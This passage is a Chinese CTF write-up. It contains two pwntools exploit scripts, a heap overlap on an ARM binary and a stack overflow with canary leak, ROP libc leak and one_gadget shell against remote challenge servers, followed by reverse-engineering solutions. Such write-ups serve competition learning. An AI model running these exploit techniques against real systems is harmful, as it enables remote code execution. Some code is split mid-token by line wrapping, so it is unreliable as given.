    #p=process(["qemu-arm","-g","1234","-L","./","./a.out"])
     p=remote("121.36.58.215",1337)
else:
    p=process(["qemu-arm","-L","./","./a.out"])
add(0x18,"aaaaaaaa")
add(0x4f8,"aaaaaaaa")
add(0x18,"aaaaaaaa")
add(0x18,"aaaaaaaa")
change(0,0x40,"a"*0x1c+p64(0x500+0x20+1))
remove(1)
add(0x4f8,"aaaaaaaa")
show()
p.recvuntil("2 : ")
libc=u32(p.recv(4))+0xff720000-0xff7ba8ec
print hex(libc)
add(0x18,"aaaaaaa")
add(0x21,"aaaaaaa")
remove(0)
remove(4)
change(2,8,p32(0x21048^0x22))
add(0x18,"aaaaa")
add(0x18,"aaaaa")
change(4,0xf8,"/bin/sh\x00"+p32(0)*4+p32(0x28)+p32(0x21038))
change(0,0x8,p32(libc+0x51800))
#show()
remove(4)
p.interactive()
```

F | twice | 解题做题人

> 题目说明

题目附件：

解题思路

栈溢出题目，第一次输入通过覆盖canary低字节泄露canary和rbp，第二次输入做栈迁移泄露出libc基址，随后覆盖返回地址为one_gadget，getshell

```
from pwn import *
file = './pwn'
p = process(file)
elf = ELF(file)
libc = ELF("../libc-2.23.so")
p = remote("121.36.59.116", 9999)
def exp():
    payload1 = 'a'*0x59
    p.sendafter(">", payload1)

    p.recvuntil("a"*0x59)
    canary = u64('\x00'+p.recv(7))
    stack = u64(p.recv(6)+'\x00'*2)
    print hex(canary)
    print hex(stack)

    payload2 = p64(0x400923)+p64(elf.got['puts'])+p64(elf.plt['puts'])+p6
4(0x4007a9)
    payload2 = payload2.ljust(0x58, 'a')
    payload2 += p64(canary)+p64(stack-0x78)+p64(0x400879)

    p.sendafter(">", payload2)
    puts = u64(p.recvuntil('\x7f')[-6:]+'\x00'*2)
    print hex(puts)
    libc_base = puts - libc.sym['puts']
    payload3 = 'b'*0x58+p64(canary)+p64(0)+p64(libc_base+0x45216)
    p.sendafter(">", payload3)
    p.interactive()
if __name__ == '__main__':
    exp()
```

Reverse

F | nop | 解题做题人

> 题目说明

题目附件：

6035d22c80c1433a8f06b5333630ff89.zip

解题思路

通过int 0x80中断来调用函数，进行反调试，有4处，直接nop相应函数即可。输出的整数存储在0x804a038地址。


```
.text:080486E7 A1 38 A0 04 08                   mov     eax, ds:dword_804A038
.text:080486EC 68 F5 86 04 08                   push    offset loc_80486F5
.text:080486F1 40                               inc     eax
.text:080486F2 5B                               pop     ebx
.text:080486F3 FF E3                            jmp     ebx
```

```
.text:0804870D A1 38 A0 04 08                   mov     eax, ds:dword_804A038
.text:08048712 68 01 87 04 08                   push    offset loc_8048701
.text:08048717 40                               inc     eax
.text:08048718 5B                               pop     ebx
.text:08048719 FF E3                            jmp     ebx
```

```
.text:08048727 A1 38 A0 04 08                   mov     eax, ds:dword_804A038
.text:0804872C 68 1B 87 04 08                   push    offset loc_804871B
.text:08048731 05 CC CC CC CC                   add     eax, 0CCCCCCCCh
.text:08048736 5B                               pop     ebx
.text:08048737 FF E3                            jmp     ebx
```

```
.text:0804873B A1 38 A0 04 08                   mov     eax, ds:dword_804A038
.text:08048740 68 53 87 04 08                   push    offset sub_8048753
.text:08048745 40                               inc     eax
.text:08048746 A3 38 A0 04 08                   mov     ds:dword_804A038, eax
```

有三处inc和一处加0xcccccccc进行运算。后续连续调用两次sub_8048691，会对eax中存储的值赋值为0x90，也就是nop指令。



而在后续的指令中发现一处多余的跳转，这个指令的长度也正好为两个字节，所以把这处指令nop，即可到达right。由于寄存器的位数固定，所以会造成一个溢出。
input+3+0xcccccccc=0x8048765。反推出input，就是flag。

> input:993507990

F | ManageCode | 解题做题人

> 题目说明

题目附件：

8dc0213071aa49ddae7cfe1660551bf6.zip

解题思路

先是直接用dnspy打开，在动调的过程中能看见一个check函数

```
[return: MarshalAs(UnmanagedType.U1)]
internal unsafe static bool FormatChk(sbyte* s)
{
    string text = Marshal.PtrToStringAnsi((IntPtr)((void*)s));
    bool flag = true;
    if (text.Length != 35)
    {
        return 0;
    }
    flag = (text[6] == '-' && flag);
    flag = (text[13] == '-' && flag);
    return text[20] == '-' && flag;
}
```

绕过该检测之后，发现还有两个check是无法直接查看的，通过ida打开程序，根据偏移量修复函

数

```
void __cdecl sub_5A04D0(_BYTE *a1, char *a2)
{
  char *v2; // esi
  signed int v3; // ebx
  _BYTE *v4; // edi
  char v5; // al

  v2 = a2;
  v3 = 0;
  if ( *a2 )
  {
    v4 = a1;
    do
    {
      if ( *v2 != 45 )
      {
        v5 = *v2;
        if ( v3 )
        {
          v3 = 0;
          *v4++ |= sub_5A23F0(v5);
        }
        else
        {
          v3 = 1;
          *v4 = 16 * sub_5A23F0(v5);
        }
      }
      ++v2;
    }
    while ( *v2 );
  }
}
```

最主要的检测函数为

```
v1 = 1;
v2 = *a1;
v3 = a1[2];
v32 = *a1;
v29 = a1[2];
v31 = a1[1];
if ( -401736 * v2 != -4419096 )
  v1 = 0;
if ( 191967 * a1[1] + 473999 * v2 != 23642821 )
  v1 = 0;
v4 = 57125 * v2;
v5 = a1[3];
v6 = a1[4];
v30 = a1[3];
v28 = a1[4];
if ( v4 + 465507 * v31 - 207145 * v3 != 42831307 )
  v1 = 0;
if ( 149773 * v5 + -488633 * v32 - 5245 * v31 - 280749 * v3 != -560637 )
  v1 = 0;
if ( 381790 * v3 + 59135 * v6 + 130415 * v31 + 174205 * v5 - 83562 * v32 != 27764403 )
  v1 = 0;
v7 = a1[5];
v27 = a1[5];
v8 = 500139 * v6;
v9 = v1;
if ( 386908 * v32 + 465831 * v30 + v8 + 500998 * v7 + 474240 * v3 - 4838 * v31 != 119143813 )
  v9 = 0;
v10 = a1[6];
v26 = v10;
if ( 182991 * v30 + -200009 * v31 - 497601 * v32 - 153099 * v10 + 269682 * v28 + -269523 * v7 - 441164 * v29 != -52489521 )
  v9 = 0;
v11 = a1[7];
v23 = a1[7];
if ( -14894 * v11
   - 162386 * v32
   + 522547 * v30
   + 260922 * v27
   + 428523 * v29
```

直接用脚本计算出每一个数字并拼接起来，并按照相应的格式调整即可得到

```
v2=-4419096//-401736
v31=(473999 * v2-23642821)//-191967
v3=(57125 * v2+465507 * v31-42831307)//207145
v5=(-488633 * v2 - 5245 * v31 - 280749 * v3+560637)//-149773
v6=(381790 * v3+ 130415 * v31 + 174205 * v5 - 83562 * v2-27764403)//-5913
5
v7=(386908 * v2 + 465831 * v5+500139 * v6+474240 * v3 - 4838 * v31-119143
813)//-500998
v10=(182991 * v5 + -200009 * v31 - 497601 * v2+ 269682 * v6 + -269523 * v
7 - 441164 * v3+52489521)//153099
v11=(- 162386 * v2 + 522547 * v5 + 260922 * v7 + 428523 * v3 + 508037 * v
6 - 144626 * v31 - 99507 * v10-67497415)//14894
v12=(51126 * v3+ 145838 * v11+ 362957 * v6+ 43500 * v31+ 308294 * v2-3754
61 * v5- 394061 * v10- 65395 * v7+43306962)//174341
v13=(350654 * v2+ 495127 * v6+ 434878 * v11- 75418 * v10- 43467 * v31-521
005 * v7- 226910 * v12- 121973 * v5- 446107 * v3+137046349)//215985
v14=(-318934 * v31- 25936 * v2- 341583 * v12+ 320416 * v3+ 339525 * v11-
81574 * v6- 502348 * v10- 363326 * v5- 391486 * v7- 248464 * v13+24474460
3)//294177
v15=(81654 * v11+ 432919 * v10+ 110106 * v12- 507164 * v3- 467060 * v7- 1
```

```
97253 * v13- 354555 * v31- 16893 * v14- 254110 * v2- 479559 * v5- 50999 *
 v6+214023755)//384845
v16=(-117388 * v13- 227694 * v2+ 457647 * v6+ 293306 * v11+ 101385 * v5+
293124 * v14+ 496679 * v12+ 79854 * v3-81913 * v31- 507308 * v7- 3285 * v
15- 71736 * v10 -50059304)//(-92941)
v17=(281406 * v3+ 314118 * v6-480916 * v11- 442447 * v14- 25649 * v2+ 389
372 * v16+ 15089 * v5+ 210603 * v10+ 5 * (v12 + 17363 * v7 - 91574 * v15)
- 469378 * v13- 117744 * v31+176657564)//124091
v18=(180059 * v10+ 350603 * v2-439557 * v15- 485708 * v3+ 52520 * v13+ 30
3697 * v6+ 395976 * v14+ 406658 * v7-354103 * v17- 61339 * v16- 495692 *
v31- 198340 * v5- 28153 * v12- 113385 * v11+48802225)//492085
v19=(473763 * v12+ 249640 * v10+ 450341 * v5+ 273347 * v17+ 386739 * v31+
 24246 * v7+ 20430 * v15+ 69055 * v6+ 391476 * v14+ 100872 * v11+ 458039
* v16+ 71004 * v13-277369 * v3- 468152 * v2- 409044 * v18-224749784)//482
854
print(hex(v2),hex(v31),hex(v3),hex(v5),hex(v6),hex(v7),hex(v10),hex(v11),
hex(v12),hex(v13),hex(v14),hex(v15),hex(v16),hex(v17),hex(v18),hex(v19))
print(len('0b600c-3a198c-0e0891-9aa2ac765e0c7e'))
```

F | rev | 解题做题人

> 题目说明
> 本道题目flag提交格式为：ctf{XXXX}

题目附件：

68f17df6f0c6402ea0172d016434922d.zip

解题思路

过程不复杂，但是不会反算啊，只能爆了。

```
check = [0x64, 0x25, 0x0f, 0x6c, 0x20, 0x23, 0x8a, 0xde,
        0x10, 0x0e, 0xa5, 0xe1, 0x43, 0x37, 0x11, 0x53]
check = map(lambda x,idx:x^idx,check,range(16))
s = ''
for i in range(len(check)/4):
  print i,
  tmp = crack_one(check[4*i:4*i+4])
  print tmp
```

```
    s += tmp
  flag = 'ctf{'
  for i in range(4):
    for j in range(4):
      flag += s[4*j+i]
  flag += '}'
  print flag
```

结果为ctf{ropchain_is_g00d}